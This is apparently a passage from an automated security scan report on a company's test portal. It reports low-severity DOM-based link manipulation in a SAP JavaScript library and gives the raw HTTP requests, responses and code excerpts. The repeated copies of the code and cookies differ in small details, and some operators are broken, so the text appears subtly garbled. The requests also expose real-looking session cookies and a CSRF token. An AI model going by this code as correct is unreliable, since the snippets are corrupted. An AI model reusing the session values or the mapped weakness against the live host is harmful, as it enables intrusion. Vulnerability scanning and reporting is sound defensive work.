Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
```

```

X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript
last-modified: Tue, 30 Nov 2021 06:13:41 GMT
cache-control: max-age=604800
Content-Length: 801468
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/ data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com https://ui5.sap.com https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/ https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/** GlobalVariables.nn7 **

var sapUrDomainRelaxing = {NONE:"NONE",MINIMAL:"MINIMAL",MAXIMAL:"MAXIMAL"};
var sapUrGlobalStorage = null;
try {ur_system==null;} catch(e) {ur_system = {doc : windo
...[SNIP]...
<\br>g, """);
var oLink = oDoc.getElementsByTagName("LINK")[0],
cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.browser_abbrev+" .css";

oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);

oDoc.body.dir = ur_system.direction;
oDoc.body.className = "urBdyStd urTrcBodyBox urFTxtV";
oDoc.body.innerHTML = sText;

oDoc.designMode = 'On';
oDoc.execCommand("useCSS",false,true);
...[SNIP]...
urn sText;
};
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
if (strRel.lastIndexOf("/")== -1) return strRel;
var strRelDots = strRel.substring(0,strRel.lastIndexOf("/")+2);
var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
while(strRelDots.lastIndexOf(".")>-1) {
strAbsPath = strAbsPath.substring(0,strAbsPath.lastIndexOf("/"));
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("/")+1);
}
if (strRelDots.lastIndexOf("/")>
...[SNIP]...
{
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("/")+1);
if (strRelDots.lastIndexOf("/")>-1) {
showError (strRel+" is not a valid relative url.");
}
}

strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("/")+2,strRel.length);
return strNewAbsPath;
}

/** RoadMap.ie5 **

function ur_RM_RegisterCreate(sld)
{
var oRm = ur_get(sld);
if(parseInt(oRm.getAttribute("ic"))==0)return;

if(!oRm.getAttribute("sel"))
oRm.setAttribute("s
...[SNIP]...

```

Static analysis

Data is read from **location.href** and passed to the **'href' property of a DOM element** via the following statements:

- `oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);`
- `var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));`
- `strAbsPath = strAbsPath.substring(0,strAbsPath.lastIndexOf("/"));`
- `strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("/")+2,strRel.length);`
- `return strNewAbsPath;`
- `oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);`

5.2. https://testportal.zalaris.com/htmlb/jslib/sapUrMapi_nn7.js

Summary

Severity: **Low**

Confidence: **Firm**

Host: **https://testportal.zalaris.com**

Path: **/htmlb/jslib/sapUrMapi_nn7.js**

Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from **location.href** and passed to the **'href'** property of a DOM element.

Request 1

```
GET /htmlb/jslib/sapUrMapi_nn7.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:57:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript
last-modified: Tue, 30 Nov 2021 06:13:41 GMT
cache-control: max-age=604800
Content-Length: 801468
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
https://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/** GlobalVariables.nn7 **

var sapUrDomainRelaxing = {NONE:"NONE",MINIMAL:"MINIMAL",MAXIMAL:"MAXIMAL"};
var sapUrGlobalStorage = null;
try {ur_system==null;} catch(e) {ur_system = {doc : windo
...[SNIP]...
</br></g, "">;
var oLink = oDoc.getElementsByTagName("LINK")[0];
cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.browser_abbrev+".css";

oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);

oDoc.body.dir = ur_system.direction;
oDoc.body.className = "urBodyStd urTrcBodyBox urFTxtV";
oDoc.body.innerHTML = sText;

oDoc.designMode = 'On';
oDoc.execCommand("useCSS",false,true);
```



```

...[SNIP]...
urn sText;
};
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
  if (strRel.lastIndexOf("/")!=-1) return strRel;
  var strRelDots = strRel.substring(0,strRel.lastIndexOf("/")+2);
  var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
  while(strRelDots.lastIndexOf(".")>
...[SNIP]...
{
  strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("/")+"");
  if (strRelDots.lastIndexOf("/")>-1) {
    showError (strRel+" is not a valid relative url.");
  }
}

strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("/")+2,strRel.length);
return strNewAbsPath;
}

/** RoadMap.ie5 **

function ur_RM_RegisterCreate(sld)
{
  var oRm = ur_get(sld);
  if(parseInt(oRm.getAttribute("ic"))==0)return;

  if(!oRm.getAttribute("sel"))
    oRm.setAttribute("s
...[SNIP]...

```

Static analysis

Data is read from **location.href** and passed to the **'href' property of a DOM element** via the following statements:

- `oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);`
- `var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));`
- `strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("/")+2,strRel.length);`
- `return strNewAbsPath;`
- `oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);`

5.3. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds>

Summary

Severity:	Low
Confidence:	Firm
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from **location.href** and passed to the **'href' property of a DOM element**.

Request 1

```

GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGENERIS&XSYSTEM=SAP_BW&XPROFILE=ESS&
XQUERY=ZSTKPYMC2_ABS_OVERVIEW_ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```

Response 1

```

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:57:14 GMT

```

```
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5836

<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshaw_plus/common
...[SNIP]...
</script><script SRC="/htmlb/jslib/sapUrMapi_nn7.js" ></script>
...[SNIP]...
```

Request 2

```
GET /htmlb/jslib/sapUrMapi_nn7.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:57:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: application/x-javascript
last-modified: Tue, 30 Nov 2021 06:13:41 GMT
cache-control: max-age=604800
Content-Length: 801468
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
```

```

X-Content-Type-Options: nosniff
Connection: close

/** GlobalVariables.nn7 **

var sapUrDomainRelaxing = {NONE:"NONE",MINIMAL:"MINIMAL",MAXIMAL:"MAXIMAL"};
var sapUrGlobalStorage = null;
try {ur_system==null;} catch(e) {ur_system = {doc : windo
...[SNIP]...
<\br>/g, """);
var oLink = oDoc.getElementsByTagName("LINK")[0];
cssUrl = ur_system.stylepath+"ur/ur_"+ur_system.browser_abbrev+".css";

oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);

oDoc.body.dir = ur_system.direction;
oDoc.body.className = "urBdyStd urTrcBodyBox urFTxtV";
oDoc.body.innerHTML = sText;

oDoc.designMode = 'On';
oDoc.execCommand("useCSS",false,true);
...[SNIP]...
urn sText;
};
function ur_RTE_relativeToAbsolutePath(strRel,strAbs) {
if (strRel.lastIndexOf("/")===-1) return strRel;
var strRelDots = strRel.substring(0,strRel.lastIndexOf("/")+2);
var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));
while(strRelDots.lastIndexOf(".")>-1) {
strAbsPath = strAbsPath.substring(0,strAbsPath.lastIndexOf("/"));
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf(".")+"");
}
if (strRelDots.lastIndexOf("/")>
...[SNIP]...
{
strRelDots = strRelDots.substring(0,strRelDots.lastIndexOf("/")+"");
if (strRelDots.lastIndexOf("/")>-1) {
showError (strRel+" is not a valid relative url.");
}
}
}

strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("/")+2,strRel.length);
return strNewAbsPath;
}

/** RoadMap.ie5 **

function ur_RM_RegisterCreate(sId)
{
var oRm = ur_get(sId);
if(parseInt(oRm.getAttribute("ic"))==0)return;

if(!oRm.getAttribute("sel"))
oRm.setAttribute("s
...[SNIP]...

```

Static analysis

Data is read from **location.href** and passed to the **'href' property of a DOM element** via the following statements:

- `oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);`
- `var strAbsPath = strAbs.substring(0,strAbs.lastIndexOf("/"));`
- `strAbsPath = strAbsPath.substring(0,strAbsPath.lastIndexOf("/"));`
- `strNewAbsPath = strAbsPath + strRelDots + strRel.substring(strRel.lastIndexOf("/")+2,strRel.length);`
- `return strNewAbsPath;`
- `oLink.href = ur_RTE_relativeToAbsolutePath(cssUrl, location.href);`

5.4. <https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds>

Summary

Severity:	Low
Confidence:	Firm
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds

Issue detail

The application may be vulnerable to DOM-based link manipulation. Data is read from **location.href** and passed to the **'href' property of a DOM element**.

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGENERIC_ANALYSIS&XSYSTEM=SAP_BW&XPROFILE=ESS&
XQUERY=ZSTKPYMC2_ABS_OVERVIEW_ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:57:14 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
x-ua-compatible: IE=Edge
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate
expires: 0
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 5836

<html><head>
<script type="text/javascript">
/*HTML Business for Java, 6.0*/
ur_system = {doc : window.document , mimepath :"/com.sap.portal.design.urdesigndata/themes/portal/sap_tradeshaw_plus/common
...[SNIP]...
</script><script SRC="/htmlb/jslib/sapUrMapi_nn7.js" ></script>
...[SNIP]...
```

Request 2

```
GET /htmlb/jslib/sapUrMapi_nn7.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
